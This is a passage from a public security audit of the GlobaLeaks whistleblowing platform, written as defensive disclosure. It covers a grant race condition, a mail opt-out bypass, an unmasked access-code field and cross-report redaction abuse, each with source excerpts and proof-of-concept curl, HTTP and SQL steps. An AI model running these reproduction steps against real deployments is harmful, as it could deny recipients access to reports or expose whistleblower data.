  -H "X-Session: GRANTOR_SESSION" \
  --data "$BODY" &

wait
```

The same race is reachable through `{"operation":"transfer","args":{"receiver":"TARGET_RECIPIENT_ID"}}` when the grantor has transfer permission.

3. Confirm that two access rows can exist for the same pair. On a test copy of the database, the affected state is visible with:

```
SELECT internaltip_id, receiver_id, COUNT(*)
FROM receivertip
GROUP BY internaltip_id, receiver_id
HAVING COUNT(*) > 1;
```

The missing lock/constraint can also be reproduced with the same SQLite transaction pattern used by the application:

```
python3 - <<'PY'
import os, sqlite3, tempfile

path = os.path.join(tempfile.mkdtemp(), 'race.db')
sqlite3.connect(path).execute(
    'create table receivertip (id text primary key, internaltip_id text,
receiver_id text)'
).connection.commit()

c1 = sqlite3.connect(path, timeout=30)
c2 = sqlite3.connect(path, timeout=30)

print(c1.execute('select * from receivertip where internaltip_id=? and
receiver_id=?', ('report', 'recipient')).fetchall())
print(c2.execute('select * from receivertip where internaltip_id=? and
receiver_id=?', ('report', 'recipient')).fetchall())

c1.execute('insert into receivertip values (?,?,?)', ('row-a', 'report',
'recipient'))
c1.commit()
c2.execute('insert into receivertip values (?,?,?)', ('row-b', 'report',
'recipient'))
c2.commit()

print(sqlite3.connect(path).execute('select id, internaltip_id, receiver_id from
receivertip').fetchall())
PY
```

4. Log in as the target recipient and request the granted report detail or export:

```
curl -i "https://<host>/api/recipient/rtips/REPORT_ID" \
  -H "X-Session: TARGET_RECIPIENT_SESSION"

curl -i "https://<host>/api/recipient/rtips/REPORT_ID/export" \
  -H "X-Session: TARGET_RECIPIENT_SESSION"
```

Expected result

The backend should create at most one `ReceiverTip` row for each report and recipient. Concurrent duplicate grants should be idempotent or one should fail cleanly, and the target recipient should be able to access the granted report.

Actual result

Concurrent grants can create two `ReceiverTip` rows for the same `(internaltip_id, receiver_id)` pair. Subsequent access paths that use `.one()` or `.one_or_none()` for the target recipient/report encounter multiple rows and fail instead of returning the report detail or export.

Impact

This is a resource-locking and integrity issue in recipient report-access state.

Impacted users or systems:

- Recipients who are granted or transferred access to a report by another recipient.
- Deployments that allow recipients to grant or transfer report access.
- Reports whose `ReceiverTip` access rows are duplicated by concurrent recipient operations.

ISGroup SRL
Via Cantarane, 14
37129 Verona (VR)
PIVA IT 04164220230
REA VR-397513

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
None	**Low**	**High**

CWE-413 Improper Resource Locking

CWE-362 Concurrent Execution Using Shared Resource with Improper Synchronization (Race Condition)

ISGroup SRL
Via Cantarane, 14
37129 Verona (VR)
PIVA IT 04164220230
REA VR-397513

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

None 11.25 F-100 - Report mail ignores recipient opt-outs

Report emails can still be queued after a recipient opted out, allowing workflow data to leave the platform through mail anyway.

IMPACT	COMPONENT	FOUND BY
Notification policy bypass	**Backend**	**GPT-5.5 xhigh via run_codex_cwe_line v2**

Direct report-notification helpers queue recipient mail without using the central mail generator that enforces a recipient's account-level `notification` preference and per-report `enable_notifications` setting. A malicious recipient or whistleblower with report access can therefore cause report-update, report-access, or identity-access emails to be queued after the affected recipient opted out of those notifications.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/jobs/notification.py:45 MailGenerator.process_mail_creation()
backend/globaleaks/handlers/whistleblower/wbtip.py:28 db_notify_report_update()
backend/globaleaks/handlers/whistleblower/wbtip.py:56
db_notify_recipients_of_tip_update()
backend/globaleaks/handlers/recipient/rtip.py:36 db_notify_grant_access()
backend/globaleaks/handlers/recipient/rtip.py:555 update_tip_submission_status()
backend/globaleaks/handlers/custodian/__init__.py:45
db_create_identity_access_reply_notifications()
```

Description:

The periodic notification job funnels normal report mail through `MailGenerator.process_mail_creation()`. That helper drops mail when the destination user disabled notifications or when the serialized report has `enable_notifications` set to `false` for that recipient.

Several direct backend helpers bypass this data-manager-like boundary and add `Mail` rows themselves. `db_notify_report_update()` and `db_notify_grant_access()` do not check either the user notification flag or per-report `enable_notifications` before formatting and queuing mail. `update_tip_submission_status()` and `db_notify_recipients_of_tip_update()` call `db_notify_report_update()` directly. The custodian identity-access reply helper checks `User.notification` but not `rtip.enable_notifications`.

This is distinct from the already-filed global administrator notification-toggle issue: even when global recipient notifications are otherwise enabled, an individual recipient can explicitly opt out through their user preferences or disable notifications on a specific report, yet direct helper paths can still put report metadata and report URLs into the mail spool.

Relevant code:

ISGroup SRL
Via Cantarane, 14
37129 Verona (VR)
PIVA IT 04164220230
REA VR-397513

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

```
backend/globaleaks/jobs/notification.py
45     def process_mail_creation(self, session, tid, data):
46         user_id = data['user']['id']
47         language = data['user']['language']
48
49         # Do not generate emails if the receiver has disabled notifications
50         if not data['user']['notification'] or ('tip' in data and not
data['tip']['enable_notifications']):
51             log.debug("Discarding emails for %s due to receiver's preference.",
user_id)
52             return
...
61         subject, body = Templating().get_mail_subject_and_body(data)
62
63         session.add(models.Mail({

backend/globaleaks/handlers/whistleblower/wbtip.py
28 def db_notify_report_update(session, user, rtip, itip):
...
35     data = {
36       'type': 'tip_update',
37       'user': user_serialize_user(session, user, user.language),
38       'node': db_admin_serialize_node(session, user.tid, user.language),
39       'tip': serializers.serialize_rtip(session, itip, rtip, user.language),
40     }
...
47     subject, body = Templating().get_mail_subject_and_body(data)
48
49     session.add(models.Mail({
50         'address': data['user']['mail_address'],
51         'subject': subject,
52         'body': body,
53         'tid': user.tid
54     }))

backend/globaleaks/handlers/whistleblower/wbtip.py
56 def db_notify_recipients_of_tip_update(session, itip_id):
57     for user, rtip, itip in session.query(models.User, models.ReceiverTip,
models.InternalTip) \
58                                    .filter(models.User.id ==
models.ReceiverTip.receiver_id,
59                                            models.ReceiverTip.internaltip_id ==
models.InternalTip.id,
60                                            models.ReceiverTip.last_notification
< models.ReceiverTip.last_access,
61                                            models.InternalTip.id == itip_id):
62         db_notify_report_update(session, user, rtip, itip)

backend/globaleaks/handlers/recipient/rtip.py
36 def db_notify_grant_access(session, user):
...
46     data['user'] = user_serialize_user(session, user, user.language)
47     data['node'] = db_admin_serialize_node(session, user.tid, user.language)
...
54     subject, body = Templating().get_mail_subject_and_body(data)
55
56     session.add(models.Mail({
57         'address': data['user']['mail_address'],
58         'subject': subject,
59         'body': body,
60         'tid': user.tid
61     }))

backend/globaleaks/handlers/recipient/rtip.py
563     # send mail notification to all users with access to the report excluding
<user_id>
564     for user in session.query(models.User) \
565                        .filter(models.User.id ==
models.ReceiverTip.receiver_id,
566                                models.ReceiverTip.internaltip_id == itip.id,
567                                models.ReceiverTip.receiver_id != user_id,
568                                models.ReceiverTip.last_notification <
models.ReceiverTip.last_access):
```

```
569         db_notify_report_update(session, user, rtip, itip)

backend/globaleaks/handlers/custodian/__init__.py
52     for user, rtip in session.query(models.User, models.ReceiverTip) \
53                              .filter(models.User.id ==
models.ReceiverTip.receiver_id,
54                                      models.ReceiverTip.internaltip_id ==
itip.id,
55                                      models.User.notification.is_(True)):
...
73         subject, body = Templating().get_mail_subject_and_body(data)
75         session.add(models.Mail({
```

PoC

Steps to reproduce

1. In a test deployment, create a report shared by two recipients, `recipient-a` and `recipient-b`. Log in as `recipient-b` and disable notifications for the report through the existing recipient operation.

```
curl -s -X PUT 'https://TARGET/api/recipient/rtips/<report-id>' \
  -H 'X-Session: <recipient-b-session>' \
  -H 'Content-Type: application/json' \
  --data '{"operation":"set","args":{"key":"enable_notifications","value":false}}'
```

2. As `recipient-a`, perform a direct-update operation that calls `db_notify_report_update()`, such as changing the report status.

```
curl -s -X PUT 'https://TARGET/api/recipient/rtips/<report-id>' \
  -H 'X-Session: <recipient-a-session>' \
  -H 'Content-Type: application/json' \
  --data '{"operation":"update_status","args":{"status":"opened","substatus":""}}'
```

3. Inspect the mail queue.

```
SELECT address, subject, body
FROM mail
ORDER BY creation_date DESC;
```

4. A similar path exists for account-level opt-out. Set `recipient-b`'s user preference `notification` to `false`, then have a recipient with grant privileges grant report access to `recipient-b`; `db_notify_grant_access()` queues the access email without checking the flag.

```
The grant path uses db_notify_grant_access(), which formats tip_access mail and
inserts a Mail row directly.
```

Expected result

When a recipient disables account-level notifications or per-report notifications, backend report-mail paths should not queue mail for that recipient. Direct notification helpers should reuse the same enforcement logic as `MailGenerator.process_mail_creation()`.

Actual result

Direct helpers bypass `MailGenerator.process_mail_creation()` and insert `Mail` rows themselves. Report-update, report-access, and identity-access reply emails can be queued despite the affected recipient's opt-out

state.

Impact

This is a data-minimization and workflow-enforcement bypass in a whistleblowing platform. Recipients may disable report mail to prevent report existence, report URLs, report progressive numbers, and identity-access workflow events from leaving the application into external mailboxes or SMTP infrastructure. Other report participants can still trigger direct mail paths after the opt-out.

Impacted users or systems:

- Recipients who disable account-level notification emails.
- Recipients who disable notifications for a specific sensitive report.
- Whistleblowers whose report metadata and workflow events are sent through mail despite the recipient's explicit opt-out.
- Deployments relying on external SMTP or mailbox isolation to minimize report metadata exposure.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
Low	**None**	**None**

CWE-1083 Data Access from Outside Expected Data Manager Component

CWE-1057 Data Access Operations Outside of Expected Data Manager Component

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

None 11.26 F-104 - Access code is shown plainly

The whistleblower access code is shown in clear while typed or pasted, making the report credential easier to capture.

IMPACT	COMPONENT	FOUND BY
Report access exposure	**Client**	**GPT-5.5 xhigh via run_codex_cwe_line v2**

The whistleblower report login form asks users to enter their report access code in a plain text input. That access code is the credential used to reopen the report and retrieve messages, files, and workflow data, but the UI renders it visibly while it is typed or pasted. A nearby observer, screen-share participant, or recording tool can capture the code and later access the report as the whistleblower.

Details

Affected source code, component, endpoint, or function:

```
client/app/src/shared/partials/receipt/receipt.component.html
client/app/src/shared/partials/receipt/receipt.component.ts
client/app/src/services/helper/authentication.service.ts
backend/globaleaks/handlers/auth/__init__.py, ReceiptAuthHandler.post()
backend/globaleaks/handlers/auth/__init__.py, login_whistleblower()
POST /api/auth/receiptauth
```

Description:

The public whistleblower homepage includes a report-login form for users who have already submitted a report. The form labels the value as an access code and binds it to `formattedReceipt`, but the input is declared as `type="text"`. Every character remains visible while the user types or pastes the report secret.

The client then passes that value to `AuthenticationService.login()` with username `whistleblower`; the service strips formatting digits and sends the result as `receipt` to `/api/auth/receiptauth`. The backend receipt-auth handler calls `login_whistleblower()`, which verifies the receipt hash and creates a whistleblower session for the matching report. On encrypted reports, the same receipt-derived key is also used to decrypt the report private key.

This is separate from the intentionally visible receipt shown immediately after a new submission or forced code rotation. The vulnerable path is the later login form where the user re-enters an existing report access credential and would reasonably expect password-style masking.

Relevant code:

```
client/app/src/shared/partials/receipt/receipt.component.html

1: <form id="WhistleblowerLoginForm" autocomplete="off" novalidate>
...
9:  <input class="d-none" type="password" name="disable-autocomplete" />
10: <input [autocomplete]="'off'" #receiptinput="ngModel"
[(ngModel)]="formattedReceipt" id="receipt-input" class="form-control text-center
rounded-start" type="text" autocomplete="receipt" name="receipt" maxlength="19"
size="19" customReceiptValidator>
11: <button [disabled]="formattedReceipt.length < 16 ||
authenticationService.loginInProgress || !receiptinput.errors?.['receiptvalidator'
]" (click)="viewReport()" id="ReceiptButton" class="btn btn-primary"
type="submit">
```

```
client/app/src/shared/partials/receipt/receipt.component.ts

22: formattedReceipt = "";
23:
24: viewReport() {
25:   this.authenticationService.login(0, 'whistleblower', this.formattedReceipt);
26:   this.formattedReceipt = ""
27: }
```

```
client/app/src/services/helper/authentication.service.ts

84: if (password) {
85:     if (username === "whistleblower") {
86:       password = password.replace(/\D/g, "");
...
97: if (username === "whistleblower") {
98:   requestObservable = this.httpService.requestWhistleBlowerLogin(JSON.stringif
y({"receipt": password}), authHeader);
```

```
backend/globaleaks/handlers/auth/__init__.py

30: def login_whistleblower(session, tid, receipt, client_using_tor,
operator_id=None):
...
40:     if not session.query(exists().where(and_(InternalTip.tid == tid,
func.length(InternalTip.receipt_hash) < 64))).scalar():
41:         key = Base64Encoder.decode(receipt.encode())
42:         hash = sha256(key).decode()
43:     else:
44:         salt = ConfigFactory(session, tid).get_val('receipt_salt')
45:         key, hash = GCE.calculate_key_and_hash(receipt, salt)
...
51: itip = session.query(InternalTip) \
52:               .filter(InternalTip.tid == tid,
53:                       InternalTip.receipt_hash == hash).one_or_none()
...
61: if itip.crypto_pub_key:
62:     crypto_prv_key = GCE.symmetric_decrypt(key,
Base64Encoder.decode(itip.crypto_prv_key))
...
69: session = Sessions.new(tid, itip.id, tid, 'whistleblower', crypto_prv_key)
```

```
backend/globaleaks/handlers/auth/__init__.py

240: class ReceiptAuthHandler(BaseHandler):
...
248:     request = self.validate_request(self.request.content.read(),
requests.ReceiptAuthDesc)
...
258:     if request['receipt']:
259:         session = yield login_whistleblower(self.request.tid,
request['receipt'],
260:                                             self.request.client_using_tor,
operator_id)
```

For comparison, ordinary internal-user password fields are masked:

```
client/app/src/pages/auth/login/templates/default-login/default-
login.component.html

18: <input id="default-login-password" class="form-control" name="password" ...
type="password" required />
```

PoC

Steps to reproduce

1. Submit a report through the public whistleblower flow and record the 16-digit access code shown after submission.

```
Example format: 1234 5678 9012 3456
```

2. Return to the public homepage and focus the existing-report login form labeled `Have you already submitted a report? Enter your access code.`

```
The form is rendered by `client/app/src/shared/partials/receipt/
receipt.component.html`.
```

3. Type or paste the report access code into the field.

```
The full access code remains visible in the browser input because the field is
`type="text"`.
```

4. Submit the form.

```
curl -X POST \
  -H 'content-type: application/json' \
  --data '{"receipt":"1234567890123456"}' \
  'https://<tenant-host>/api/auth/receiptauth'
```

Expected result

The report access code should be treated as a secret and masked by default while it is entered, consistent with password fields. If visibility is needed for usability, the UI should provide an explicit reveal control that defaults to hidden.

Actual result

The report access code is entered in a visible text field, so anyone who can observe the screen during report login can capture the credential.

Impact

This is missing secret-field masking for the whistleblower report access credential. Anyone who captures the visible access code can later authenticate as the whistleblower for that report, read recipient messages, access report-visible files and metadata, and add follow-up information or comments within the whistleblower workflow.

Impacted users or systems:

- Reporting users who reopen reports in shared, recorded, support-assisted, or physically observable environments.
- Whistleblower reports protected only by the access code.
- Encrypted reports, where the access code can also derive the key needed for report access.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
High	**Low**	**None**

CWE-549 Missing Password Field Masking

ISGroup SRL
Via Cantarane, 14
37129 Verona (VR)
PIVA IT 04164220230
REA VR-397513

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

None 11.27 F-108 - Redactions block other report files

A redaction created on one report can interfere with direct downloads of a whistleblower file belonging to another report.

IMPACT	COMPONENT	FOUND BY
File availability loss	**Backend**	**GPT-5.5, xhigh reasoning, v3**

The recipient redaction creation endpoint authorizes only the report identified by `internaltip_id`, then stores the request-supplied `reference_id` without verifying that the referenced object belongs to that same report. The direct whistleblower-file download path later treats any `Redaction` row with `reference_id == 0` and `entry == '0'` as a mask for that file, without checking `Redaction.internaltip_id` against the file's current report. A recipient with masking privileges on one report can therefore create redaction rows that reference a whistleblower attachment from another report and make direct downloads of that file fail for legitimate recipients.

Details

Affected source code, component, endpoint, or function:

```
POST /api/recipient/redactions
GET /api/recipient/wbfiles/<whistleblower-file-id>
backend/globaleaks/handlers/recipient/rtip.py:create_redaction()
backend/globaleaks/handlers/recipient/rtip.py:WhistleblowerFileDownload.download_w
bfile()
backend/globaleaks/models/__init__.py:_Redaction
backend/globaleaks/models/serializers.py:serialize_wbfile()
```

Description:

Redaction rows are report-scoped through `Redaction.internaltip_id`, but the referenced object id is an unconstrained string. `create_redaction()` calls `db_access_rtip()` for `data['internaltip_id']` and then writes `data['reference_id']` directly into `Redaction.reference_id`. It does not verify that the reference points to an answer, comment, identity value, or file belonging to the authorized report.

Whistleblower-file downloads use a different lookup. After authorizing the caller's `ReceiverTip` and resolving the requested `WhistleblowerFile` / `InternalFile`, `download_wbfile()` queries `Redaction` only by `reference_id` and `entry`. It omits `Redaction.internaltip_id == InternalTip.id`. A redaction created on report `A` can therefore be observed while downloading a file from report `B` if it uses report `B`'s `InternalFile.id` as `reference_id`.

With one foreign redaction row, recipients without masking/redaction privileges are denied by the direct-download endpoint. With multiple foreign rows for the same target file id, `.one_or_none()` raises before the privilege check, so the direct download fails even for recipients who would otherwise be allowed to view masked files. The target report does not show those redaction rows in its normal redaction list because report serialization loads redactions by `Redaction.internaltip_id`.

Relevant code:

```
backend/globaleaks/handlers/recipient/rtip.py

1049 @transact
1050 def create_redaction(session, tid, user_id, data):
1051     user, rtip, itip = db_access_rtip(session, tid, user_id,
data['internaltip_id'])
...
1067     redaction = models.Redaction()
1068     redaction.id = data.get('id')
1069     redaction.reference_id = data.get('reference_id')
1070     redaction.entry = data.get('entry', '0')
1071     redaction.internaltip_id = itip.id
1072     redaction.temporary_redaction = data.get('temporary_redaction')
1073     redaction.permanent_redaction = []
1074     session.add(redaction)
```

```
backend/globaleaks/models/__init__.py

780 class _Redaction(Model):
...
786     id = Column(UnicodeText(36), primary_key=True, default=uuid4)
787     reference_id = Column(UnicodeText(36), nullable=False)
788     entry = Column(UnicodeText, default='0', nullable=False)
789     internaltip_id = Column(UnicodeText(36), nullable=False, index=True)
...
795     def __table_args__(self):
796         return ForeignKeyConstraint(['internaltip_id'], ['internaltip.id'],
ondelete='CASCADE', deferrable=True, initially='DEFERRED'),
```

```
backend/globaleaks/handlers/recipient/rtip.py

1254     @transact
1255     def download_wbfile(self, session, tid, user_id, file_id):
1256         user, ifile, wbfile, rtip = db_get(session,
1257                                            (models.User,
1258                                             models.InternalFile,
1259                                             models.WhistleblowerFile,
1260                                             models.ReceiverTip),
1261                                            (models.User.id == user_id,
1262                                             models.ReceiverTip.receiver_id ==
models.User.id,
1263                                             models.ReceiverTip.id ==
models.WhistleblowerFile.receivertip_id,
1264                                             models.InternalFile.id ==
models.WhistleblowerFile.internalfile_id,
1265                                             models.InternalTip.id ==
models.ReceiverTip.internaltip_id,
1266                                             models.InternalTip.tid == tid,
1267                                             models.WhistleblowerFile.id ==
file_id))
1268
1269         redaction = session.query(models.Redaction) \
1270                            .filter(models.Redaction.reference_id == ifile.id,
models.Redaction.entry == '0').one_or_none()
1271
1272         if redaction is not None and \
1273                 not user.can_mask_information and \
1274                 not user.can_redact_information:
1275             raise errors.ForbiddenOperation
```

```
backend/globaleaks/models/serializers.py

153 def serialize_wbfile(session, ifile, wbfile):
...
165     return {
166         'id': wbfile.id,
167         'ifile_id': ifile.id,
168         'creation_date': ifile.creation_date,
169         'name': ifile.name,
...
172         'reference_id': ifile.reference_id,
173         'error': error
174     }
```

PoC

Steps to reproduce

1. Create two reports in the same tenant. Report A is any report the attacker-recipient can access and mask. Report B contains a whistleblower-uploaded file that legitimate recipients should be able to download directly.

```
Report A: attacker has ReceiverTip access and can_mask_information=true. Report B:
contains InternalFile F and WhistleblowerFile WF.
```

2. Obtain the target `InternalFile.id` for report B. Recipients with report-detail access receive it as `ifile_id` in serialized whistleblower-file descriptors.

```
{
  "wbfiles": [
    {
      "id": "<whistleblowerfile-id>",
      "ifile_id": "<target-internalfile-id>",
      "name": "evidence.pdf"
    }
  ]
}
```

3. As the attacker-recipient, create two redaction rows on report A while setting `reference_id` to report B's `InternalFile.id`. The endpoint authorizes report A through `internaltip_id`, but accepts the foreign file reference.

```
POST /api/recipient/redactions HTTP/1.1
X-Session: <attacker-recipient-session>
Content-Type: application/json

{
  "internaltip_id": "<report-a-id>",
  "reference_id": "<target-internalfile-id-from-report-b>",
  "entry": "0",
  "temporary_redaction": [{"start": "-inf", "end": "inf"}],
  "permanent_redaction": []
}
```

Repeat the same request once more so that more than one `Redaction` row has the same foreign `reference_id`.

4. As a legitimate recipient of report B, request the direct whistleblower-file download.

```
GET /api/recipient/wbfiles/<whistleblowerfile-id> HTTP/1.1
X-Session: <victim-recipient-session>
```

5. Observe that `download_wbfile()` queries `Redaction` by `reference_id` only. With two foreign rows, `.one_or_none()` raises before the masking privilege check and the direct download fails. With a single foreign row, recipients without `can_mask_information` or `can_redact_information` receive `ForbiddenOperation` even though the target report itself has no redaction row for that file.

Expected result

Redaction creation should reject a `reference_id` that does not belong to the authorized `internaltip_id` and content type. The direct whistleblower-file download gate should consider only redactions whose `internaltip_id` matches the currently authorized report/file.

Actual result

Redaction creation stores arbitrary `reference_id` values on the authorized report. Direct file downloads then treat those rows as masks for any file with a matching `InternalFile.id`, even when the redaction belongs to another report.

Impact

This is a cross-report scope-control issue in the redaction subsystem. A malicious recipient with masking privileges can persist redaction rows on one report that interfere with direct downloads of a whistleblower attachment from another report. The target report's normal redaction state does not explain the denial, making the issue difficult for recipients or administrators to diagnose without database inspection.

Impacted users or systems:

- Recipients who rely on direct `/api/recipient/wbfiles/0` downloads for whistleblower attachments.
- Reports whose `InternalFile.id` values are known to a recipient with masking privileges on another report.
- Administrators and recipients trying to reason about report-specific redaction state.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
None	**Low**	**High**

CWE-639 Authorization Bypass Through User-Controlled Key

CWE-862 Missing Authorization

CWE-20 Improper Input Validation

ISGroup SRL
Via Cantarane, 14
37129 Verona (VR)
PIVA IT 04164220230
REA VR-397513

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Appendix A. Audit lineage, ISGroup, and the review team

GlobaLeaks under continuous scrutiny

GlobaLeaks carries an unusually long public audit history: iSEC Partners and Cure53 (2013), Least Authority (2014), Subgraph (2018), Radically Open Security (2019 and 2022), and ISGroup (2024). The 2022 Radically Open Security review covered the server source, the frontend, and operational security for whistleblowers and administrators; the 2024 ISGroup review covered surface analysis and network penetration of the external perimeter. This 2026 activity extends that lineage into an application-level source-code review built around LLM-assisted discovery: one more pass over a codebase examined and hardened for over a decade.

ISGroup

ISGroup's operating principle is simple: security is not declared, it is demonstrated.

ISGroup S.r.l. is an independent offensive-security firm offering its services to clients worldwide. It grew out of USH.it, a non-commercial security-research group founded in 2000; the ISGroup brand dates to 2005. Its work spans penetration testing, vulnerability assessment, source-code review, and red teaming, and it holds ISO/IEC 27001 and ISO 9001 certification.

The firm's record is a matter of published evidence rather than description. Over two decades its researchers have released more than **thirty public security advisories**, with assigned CVEs, against software used by millions - among them PHP, Nginx, Jetty, Zabbix, Veeam, QNAP, and Fortinet - each disclosed to the vendor before publication and fixed at the source. Research the team presented in the 2000s, including work on PHP and web-application security at the 25th Chaos Communication Congress, is still cited today, including at DEF CON 31. More recent work from 2025 includes remote-code-execution findings in a major digital-signature client used in Italy, and in early 2026, advisories on widely used software components.

That record is the context for this report. The GlobaLeaks review continues the same discipline, applied with LLM-assisted methods to one of the most scrutinised security tools in open source.

Review team

Francesco "ascii" Ongaro. Entrepreneur, security expert, and hacker who has spent two decades specialising security testing. He has led hundreds of technical engagements for major and highly exposed clients across the globe. In 2000 he founded the USH.it research group from which ISGroup grew.

Pasquale "sid" Fiorillo. Veteran of the later underground scene and a longstanding advocate of free software. In his early career he was co-founder, publisher, and writer of the IHP Phreaking e-zine. He brings more than twenty years in IT and, principally, IT security.

ISGroup SRL
Via Cantarane, 14
37129 Verona (VR)
PIVA IT 04164220230
REA VR-397513

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Page intentionally left blank